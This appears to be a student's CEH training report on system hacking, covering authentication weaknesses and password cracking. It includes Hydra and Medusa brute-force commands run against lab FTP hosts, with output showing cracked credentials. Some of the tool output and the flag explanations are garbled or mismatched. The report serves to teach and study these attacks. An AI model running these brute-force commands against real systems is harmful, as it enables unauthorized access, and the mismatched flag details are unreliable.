



DECEMBER 4, 2025

SYSTEM HACKING

MODULE 06

VYANKATESH ANDIL

TABLE OF CONTENTS

Contents

Introduction To System Hacking	1
Definition of System Hacking	1
System Hacking in the CEH Attack Lifecycle	1
Objectives of System Hacking	2
Real-World Relevance of System Hacking	2
1. Authentication & authorization weaknesses	4
1.1 Understanding Authentication	4
1.2 Authorization vs Authentication	4
1.3 Common Authentication Weaknesses	4
1.4 Credential Storage in Operating Systems	5
1.5 Security Impact	5
2. Password Cracking	6
2.1 Introduction to Password Cracking	6
2.2 Role of Password Cracking in System Hacking	6
2.3 Password Storage Mechanisms (Operating System Perspective)	7
Fig.2.3.1 changing password of Linux System	8
2.4 Password Cracking Techniques	8
Fig. 2.4.1 Password Cracking using Hydra	11
Fig. 2.4.2 Password Cracking using Medusa	11
Fig.2.4.3 Started Responder to capture hash	12
Fig. 2.4.4 Captured Hash in Responder	12
Fig.2.4.5 Identifying Captured Hash in hashes.com	13
2.5 Online vs Offline Password Attacks	14
2.6 Real-World Examples of Password Cracking	14
2.7 Impact and Risks of Password Cracking	14
2.8 Defensive Strategies Against Password Cracking	15
3. Privilege Escalation	16
3.1 Introduction to Privilege Escalation	16

TABLE OF CONTENTS

3.2 Why Privilege Escalation Is Critical in System Hacking	16
3.3 Types of Privilege Escalation	16
3.4 Common Causes of Privilege Escalation	17
3.5 Privilege Escalation via Operating System Vulnerabilities	18
Fig. 3.5.1 Identifying the SMB Port vulnerability in Windows 7 and setting up the exploit	19
Fig. 3.5.2 getting the meterpreter session	19
Fig. 3.5.3 checking for some files in the target system	20
Fig. 3.5.4. Uploading a file to target system	20
Fig. 3.5.5. Results on the target machine	21
3.6 Privilege Escalation via Misconfigured Services	22
Fig. 3.6.1. Creating a malicious file	22
Fig. 3.6.2. Setting up that Malicious application into Target system	23
Fig. 3.6.3. Exploiting the System using the Misconfigured Application	23
3.7 Privilege Escalation via Credential Abuse	28
3.8 Real-World Privilege Escalation Scenarios	29
3.9 Impact of Privilege Escalation	29
3.10 Defensive Strategies Against Privilege Escalation	30
3.11 Chapter Summary	30
4. Malware Fundamentals	31
4.1 Definition of Malware	31
4.2 Role of Malware in System Hacking	31
4.3 Malware vs Legitimate Software	31
4.4 Malware Architecture	32
4.5 Malware Lifecycle	33
4.6 Malware Classification (Conceptual)	34
4.7 Malware Obfuscation and Evasion Techniques	35
4.8 Real-World Malware Usage in Attacks	36
4.9 Impact of Malware on Systems	36
4.10 Defensive Strategies Against Malware	36
4.11 Chapter Summary	37

TABLE OF CONTENTS

5. Trojans, Backdoors, and Rootkits	38
5.1 Introduction to Trojans, Backdoors, and Rootkits	38
5.2 Trojans	38
5.3 Backdoors	40
5.4 Rootkits	41
5.5 Relationship Between Trojans, Backdoors, and Rootkits	42
5.6 Real-World Attack Scenarios	42
5.7 Risks and Impact	43
5.8 Detection and Defensive Challenges	43
5.9 Defensive Strategies	43
5.10 Chapter Summary	44
6. Keylogging Techniques	45
6.1 Introduction to Keylogging	45
6.2 Objectives of Keylogging Attacks	45
6.3 Keylogging Attack Lifecycle	46
6.4 Types of Keyloggers	46
6.5 Hardware Keyloggers	46
6.6 Software Keyloggers	47
6.7 Keylogging Techniques (Conceptual)	48
6.8 Data Storage and Exfiltration	48
6.9 Real-World Keylogging Scenarios	48
6.10 Risks and Impact	49
6.11 Detection Challenges	49
6.12 Defensive Strategies	49
6.13 Legal and Ethical Considerations	50
6.14 Chapter Summary	50
7. Steganography	51
7.1 Introduction to Steganography	51
7.2 Objectives of Steganography in System Hacking	51
7.3 Steganography vs Cryptography	51

TABLE OF CONTENTS

7.4 Steganographic Model	52
7.5 Types of Steganography	52
7.6 Network Steganography	53
7.7 Steganography in Malware and APTs	54
7.8 Real-World Steganography Scenarios	54
7.9 Risks and Impact	54
7.10 Detection Challenges	54
7.11 Steganalysis (Detection Techniques)	55
7.12 Defensive Countermeasures	55
7.13 Legal and Ethical Considerations	55
7.14 Chapter Summary	56
8. Maintaining Access	57
8.1 Introduction to Maintaining Access	57
8.2 Objectives of Maintaining Access	57
8.3 Categories of Persistence Mechanisms	57
8.4 User-Level Persistence Techniques	58
8.6 Application-Level Persistence	59
8.7 Firmware and Boot-Level Persistence	59
8.8 Maintaining Access Through Credential Reuse	60
8.9 Real-World Persistence Scenarios	60
8.10 Risks and Impact	60
8.11 Detection Challenges	61
8.12 Defensive Strategies Against Persistence	61
8.13 Chapter Summary	62
9. Covering Tracks	63
9.1 Introduction to Covering Tracks	63
9.2 Objectives of Anti-Forensics	63
9.3 Categories of Anti-Forensics Techniques	63
9.4 Log Manipulation	64
9.5 Timestamp Manipulation	65

TABLE OF CONTENTS

9.6 File and Artifact Removal	65
9.7 Memory and Process Concealment	65
9.8 Network-Level Anti-Forensics	66
9.9 User and Account Manipulation	66
9.10 Anti-Forensics Through Living-Off-the-Land (LOTL)	66
9.11 Real-World Anti-Forensics Scenarios	67
9.12 Risks and Impact	67
9.13 Detection Challenges	67
9.14 Defensive Strategies Against Anti-Forensics	67
9.16 Chapter Summary	68

INTRODUCTION TO SYSTEM HACKING

Introduction To System Hacking

DEFINITION OF SYSTEM HACKING

System hacking refers to the phase of a cyber attack in which an attacker gains unauthorized access to a target system, escalates privileges, establishes persistence, and conceals malicious activities. Unlike reconnaissance or network scanning, system hacking focuses on compromising the **operating system, authentication mechanisms, and local security controls** of a host.

In the CEH methodology, system hacking begins **after successful enumeration**, where the attacker already possesses preliminary information such as usernames, system architecture, operating system version, or exposed services.

System hacking is considered one of the most **critical and dangerous phases** of an attack because it allows the adversary to:

- Control system resources
- Access sensitive data
- Launch further attacks
- Establish long-term persistence

SYSTEM HACKING IN THE CEH ATTACK LIFECYCLE

The CEH attack lifecycle consists of the following phases:

1. Reconnaissance
2. Scanning
3. Enumeration
4. **System Hacking**
5. Covering Tracks

System hacking acts as the **execution phase**, where theoretical weaknesses are converted into actual system compromise. At this stage, attackers move from *information gathering* to *active exploitation*.

INTRODUCTION TO SYSTEM HACKING

Difference Between Network Hacking and System Hacking

Network Hacking	System Hacking
Targets network devices	Targets operating systems
Focuses on ports & protocols	Focus on users & privileges
Often external	Often internal or post-exploitation
Example: ARP spoofing	Example: privilege escalation

System hacking often **follows network hacking**, using compromised network access to attack individual machines.

OBJECTIVES OF SYSTEM HACKING

The primary objectives of system hacking include:

- Gaining initial system access
- Escalating privileges
- Extracting credentials
- Installing malware or backdoors
- Maintaining long-term access
- Evading detection and forensics

These objectives align closely with **Advanced Persistent Threat (APT)** strategies observed in real-world attacks.

REAL-WORLD RELEVANCE OF SYSTEM HACKING

Most major cyber breaches involve system-level compromise. Attackers rarely stop at initial access; instead, they aim to **fully control systems**.

Examples:

- Ransomware attacks escalate privileges before encryption

INTRODUCTION TO SYSTEM HACKING

- APT groups deploy rootkits for stealth persistence
- Insider threats abuse system-level permissions

System hacking knowledge is therefore essential for:

- Penetration testers
- SOC analysts
- Incident responders
- Blue team engineers

1. AUTHENTICATION & AUTHORIZATION WEAKNESSES

1. Authentication & authorization weaknesses

1.1 UNDERSTANDING AUTHENTICATION

Authentication is the process of verifying the identity of a user or system. Most operating systems rely on **credential-based authentication**, typically using usernames and passwords.

Common authentication factors include:

- Something you know (passwords, PINs)
- Something you have (tokens, smart cards)
- Something you are (biometrics)

System hacking frequently exploits **weak implementations** of authentication mechanisms rather than breaking cryptography itself.

1.2 AUTHORIZATION VS AUTHENTICATION

While authentication verifies identity, **authorization** determines what actions an authenticated user is permitted to perform.

Misconfigured authorization controls can allow:

- Normal users to access sensitive files
- Services to run with excessive privileges
- Attackers to escalate access without exploits

Many privilege escalation attacks stem from **authorization flaws**, not vulnerabilities.

1.3 COMMON AUTHENTICATION WEAKNESSES

Typical weaknesses exploited during system hacking include:

- Weak or reused passwords
- Default credentials
- Plaintext or weakly hashed password storage
- Lack of account lockout policies

1. AUTHENTICATION & AUTHORIZATION WEAKNESSES

- Absence of multi-factor authentication

Attackers often target **human behavior**, such as predictable passwords, rather than technical flaws

1.4 CREDENTIAL STORAGE IN OPERATING SYSTEMS

Operating systems store credentials in protected locations:

- Windows: SAM database, NTDS.dit
- Linux: /etc/passwd and /etc/shadow

If attackers gain access to these files, they can perform **offline password cracking**, bypassing system protections entirely.

1.5 SECURITY IMPACT

Compromised authentication and authorization mechanisms enable:

- Unauthorized system access
- Privilege escalation
- Lateral movement
- Data breaches

For this reason, authentication weaknesses are considered **high-risk vulnerabilities** in VAPT assessments.

2. PASSWORD CRACKING

2. Password Cracking

2.1 INTRODUCTION TO PASSWORD CRACKING

Password cracking is the process of recovering plaintext passwords from stored or intercepted authentication data. Unlike password guessing, which occurs online against a live system, password cracking is often performed **offline**, where attackers have access to password hashes and can attempt unlimited guesses without triggering alerts.

In system hacking, password cracking typically occurs **after initial access**, where attackers extract credential storage files and analyze them offline. This approach significantly increases success rates and stealth.

Password cracking does not “break” encryption; instead, it exploits:

- Weak password choices
 - Poor hashing mechanisms
 - Absence of salting
 - Human predictability
-

2.2 ROLE OF PASSWORD CRACKING IN SYSTEM HACKING

Within the CEH system hacking lifecycle, password cracking serves multiple purposes:

1. **Initial System Access**
Weak passwords allow attackers to authenticate directly as legitimate users.
2. **Privilege Escalation**
Cracked administrator passwords provide full system control.
3. **Lateral Movement**
Reused passwords enable attackers to access multiple systems.
4. **Persistence**
Valid credentials allow attackers to return even after malware removal.

In real-world incidents, password compromise is often the **root cause** of widespread breaches.

2. PASSWORD CRACKING

2.3 PASSWORD STORAGE MECHANISMS (OPERATING SYSTEM PERSPECTIVE)

2.3.1 Password Hashing Fundamentals

Operating systems do not store passwords in plaintext. Instead, they store a **hash** of the password generated using cryptographic hash functions.

A hash function:

- Converts input into fixed-length output
- Is deterministic
- Is computationally one-way

However, **weak hashing algorithms** and **poor implementation** make cracking feasible.

2.3.2 Password Storage in Windows Systems

Windows systems store password hashes in the **Security Account Manager (SAM)** database.

Key characteristics:

- Located in protected system files
- Contains NTLM hashes
- Accessible offline via disk access or memory extraction

In domain environments, credentials are stored in **NTDS.dit**, which becomes a high-value target for attackers.

Once extracted, these hashes can be cracked offline without interacting with the target system.

2.3.3 Password Storage in Linux Systems

Linux systems use:


- `/etc/passwd` – user information (non-sensitive)
- `/etc/shadow` – encrypted password hashes

The `/etc/shadow` file is readable only by root. If attackers gain root access, they can extract this file and perform offline cracking.

Linux systems often use stronger hashing algorithms such as SHA-512, but weak passwords still remain vulnerable.

2. PASSWORD CRACKING

Fig.2.3.1 changing password of Linux System



```
usb 2-1: Product: USB Tablet
usb 2-1: Manufacturer: VirtualBox
hid: raw HID mouse driver (C) Jiri Rosina
usbcore: registered new interface driver usbhid
usbhid: USB HID core driver
input: VirtualBox USB Tablet as /devices/pci0000:00/0000:00:00.0/usb2/2-1/2-1:1.0-0003:0001:0001:input/input0
hid-generic 0003:0001:0001:input,hidraw0: USB HID v1.10 Mouse (VirtualBox USB Tablet) on usb-0000:00:00.0-l-input0
done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-premount ... done.
PM: Image not found (code -22)
Begin: Will now check root file system ... fsck from util-linux 2.41.2
[recheck.ext4 (1) - /dev/sda1] fsck.ext4 -a -O /dev/sda1
/dev/sda1: clean, 558703/2106080 files, 9023539/12427520 blocks
done.
[ 7.024600] EXT4-fs (sda1): mounted filesystem 143ae5d0-7621-4da0-b002-9547e47dac1b r/w with ordered data mode. Quota mode: none.
done.
Begin: Running /scripts/local-bottom ... EXT4-fs (sda1): mounted filesystem 143ae5d0-7621-4da0-b002-9547e47dac1b r/w with ordered data mode. Quota mode: none.
done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@kali:~# passwd
root@kali:~# passwd
Command 'passwd' not found, did you mean:
  command 'passwd' from deb passwd
Try: apt install deb passwd
root@kali:~# passwd
New password:
Retype new password:
No password has been supplied.
New password:
Retype new password:
No password has been supplied.
New password:
Retype new password:
No password has been supplied.
New password:
Retype new password:
No password has been supplied.
passwd: authentication token manipulation error
passwd: password unchanged
root@kali:~# passwd sai
New password:
Retype new password:
passwd: password updated successfully
root@kali:~# init 0
[ 70.666041] Not activating Mandatory Access Control as /sbin/tomoyo-init does not exist.
Excess arguments.
root@kali:~# exit
exit
```

2.4 PASSWORD CRACKING TECHNIQUES

2.4.1 Brute Force Attacks

A brute force attack systematically attempts **every possible password combination** until the correct one is found.

Characteristics:

- Guaranteed success given enough time
- Computationally expensive
- Impractical for long, complex passwords

Brute force attacks are effective against:

- Short passwords
- Numeric PINs
- Legacy systems

Attack feasibility depends on:

2. PASSWORD CRACKING

- Password length
 - Character set
 - Hashing algorithm
-

2.4.2 Dictionary Attacks

Dictionary attacks use predefined wordlists containing:

- Common passwords
- Leaked credentials
- Language-based words

These attacks exploit **human behavior**, as users often choose:

- Simple words
- Names
- Keyboard patterns

Dictionary attacks are faster than brute force and highly effective against poorly chosen passwords.

2.4.3 Hybrid Attacks

Hybrid attacks combine dictionary words with variations such as:

- Appending numbers
- Adding special characters
- Capitalization changes

Example logic:

- password → password123
- admin → Admin@2024

Hybrid attacks reflect real-world password policies and are among the **most successful cracking techniques**.

2. PASSWORD CRACKING

2.4.4 Rainbow Table Attacks

Rainbow tables are precomputed tables of hashes and corresponding plaintext passwords.

Key characteristics:

- Extremely fast lookup
- Require significant storage
- Ineffective against salted hashes

Rainbow tables demonstrate why **salting passwords** is a critical defense mechanism.

2. PASSWORD CRACKING

Fig. 2.4.1 Password Cracking using Hydra

```
(root@kali) ~# hydra -P /usr/share/wordlists/rockyou.txt -i ip.txt ftp
Hydra v9.6 (C) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
[DATA] max 16 tasks per 2 servers, overall 32 tasks, 14344392 login tries (1:1/p:14344400), -896525 tries per task
[0007] webcrackmap-ftp://10-xxxxx:xx22/
[21] [ftp] host: 192.168.1.61 login: msfadmin password: msfadmin
[21] [ftp] host: 192.168.1.61 login: msfadmin password: msfadmin
0 of 2 targets successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-05 14:35:13
(root@kali) ~#
```

Here,

- l → <target_username>
- L → <target_user_wordlist>
- p → <target_Password>
- P → <target_pass_wordlist>
- m → <target_ip>
- M → <target_ipList>

Fig. 2.4.2 Password Cracking using Medusa

```
(root@kali) ~# medusa -i ip.txt -u msfadmin -P /usr/share/wordlists/rockyou.txt -H ftp
Medusa v2.9 [http://www.fooofus.net] (C) Jookun / Fooofus Networks <jook@fooofus.net>
2025-12-05 14:26:35 ACCOUNT CHECK: [ftp] Host: 192.168.1.62 (1 of 2, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456 (1 of 14344392 complete)
2025-12-05 14:26:38 ACCOUNT CHECK: [ftp] Host: 192.168.1.62 (1 of 2, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345 (2 of 14344392 complete)
2025-12-05 14:26:42 ACCOUNT CHECK: [ftp] Host: 192.168.1.62 (1 of 2, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456789 (3 of 14344392 complete)
2025-12-05 14:26:45 ACCOUNT CHECK: [ftp] Host: 192.168.1.62 (1 of 2, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: password (4 of 14344392 complete)
2025-12-05 14:26:48 ACCOUNT CHECK: [ftp] Host: 192.168.1.62 (1 of 2, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: iloveyou (5 of 14344392 complete)
2025-12-05 14:26:51 ACCOUNT CHECK: [ftp] Host: 192.168.1.62 (1 of 2, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: princess (6 of 14344392 complete)
2025-12-05 14:26:54 ACCOUNT CHECK: [ftp] Host: 192.168.1.62 (1 of 2, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 1234567 (7 of 14344392 complete)
2025-12-05 14:26:57 ACCOUNT CHECK: [ftp] Host: 192.168.1.62 (1 of 2, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: rockyou (8 of 14344392 complete)
2025-12-05 14:26:59 ACCOUNT CHECK: [ftp] Host: 192.168.1.62 (1 of 2, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (9 of 14344392 complete)
2025-12-05 14:26:59 ACCOUNT FOUND: [ftp] Host: 192.168.1.62 User: msfadmin Password: msfadmin [SUCCESS]
2025-12-05 14:27:00 ACCOUNT CHECK: [ftp] Host: 192.168.1.62 (2 of 2, 1 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456 (1 of 14344392 complete)
2025-12-05 14:27:04 ACCOUNT CHECK: [ftp] Host: 192.168.1.61 (2 of 2, 1 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345 (2 of 14344392 complete)
2025-12-05 14:27:09 ACCOUNT CHECK: [ftp] Host: 192.168.1.61 (2 of 2, 1 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456789 (3 of 14344392 complete)
2025-12-05 14:27:10 ACCOUNT CHECK: [ftp] Host: 192.168.1.61 (2 of 2, 1 complete) User: msfadmin (1 of 1, 0 complete) Password: password (4 of 14344392 complete)
2025-12-05 14:27:13 ACCOUNT CHECK: [ftp] Host: 192.168.1.61 (2 of 2, 1 complete) User: msfadmin (1 of 1, 0 complete) Password: iloveyou (5 of 14344392 complete)
2025-12-05 14:27:17 ACCOUNT CHECK: [ftp] Host: 192.168.1.61 (2 of 2, 1 complete) User: msfadmin (1 of 1, 0 complete) Password: princess (6 of 14344392 complete)
2025-12-05 14:27:20 ACCOUNT CHECK: [ftp] Host: 192.168.1.61 (2 of 2, 1 complete) User: msfadmin (1 of 1, 0 complete) Password: 1234567 (7 of 14344392 complete)
2025-12-05 14:27:23 ACCOUNT CHECK: [ftp] Host: 192.168.1.61 (2 of 2, 1 complete) User: msfadmin (1 of 1, 0 complete) Password: rockyou (8 of 14344392 complete)
2025-12-05 14:27:23 ACCOUNT FOUND: [ftp] Host: 192.168.1.61 User: msfadmin Password: msfadmin [SUCCESS]
2025-12-05 14:27:23 ACCOUNT FOUND: [ftp] Host: 192.168.1.61 User: msfadmin Password: msfadmin [SUCCESS]
(root@kali) ~#
```

Here,

- h → <target_ip>
- H → <target_ipList>
- u → <target_username>
- U → <target_userList>
- p → <target_password>
- P → <target_passlist>

2. PASSWORD CRACKING

2.4.5 Capturing Password Hash in same Network

Fig.2.4.3 Started Responder to capture hash





Fig. 2.4.4 Captured Hash in Responder



2. PASSWORD CRACKING

Fig.2.4.5 Identifying Captured Hash in hashes.com





Fig. 2.4.6 cracking Hash using John the Ripper



2. PASSWORD CRACKING

2.5 ONLINE VS OFFLINE PASSWORD ATTACKS

Online Attacks	Offline Attacks
Performed against live systems	Performed on extracted hashes
Limited by lockout policies	Unlimited attempts
Noisy and detectable	Stealthy
Slow	Extremely fast

System hacking primarily relies on **offline password cracking** due to its stealth and efficiency.

2.6 REAL-WORLD EXAMPLES OF PASSWORD CRACKING

Example 1: Enterprise Breach via Weak Admin Password

An attacker gained access to a low-privileged account, extracted the SAM file, cracked an administrator password, and achieved full system compromise.

Example 2: Credential Reuse Attack

A single cracked password allowed access to:

- Email
- VPN
- Internal servers

This demonstrates the cascading impact of weak password hygiene.

2.7 IMPACT AND RISKS OF PASSWORD CRACKING

Successful password cracking can result in:

- Unauthorized system access
- Data exfiltration
- Privilege escalation
- Ransomware deployment

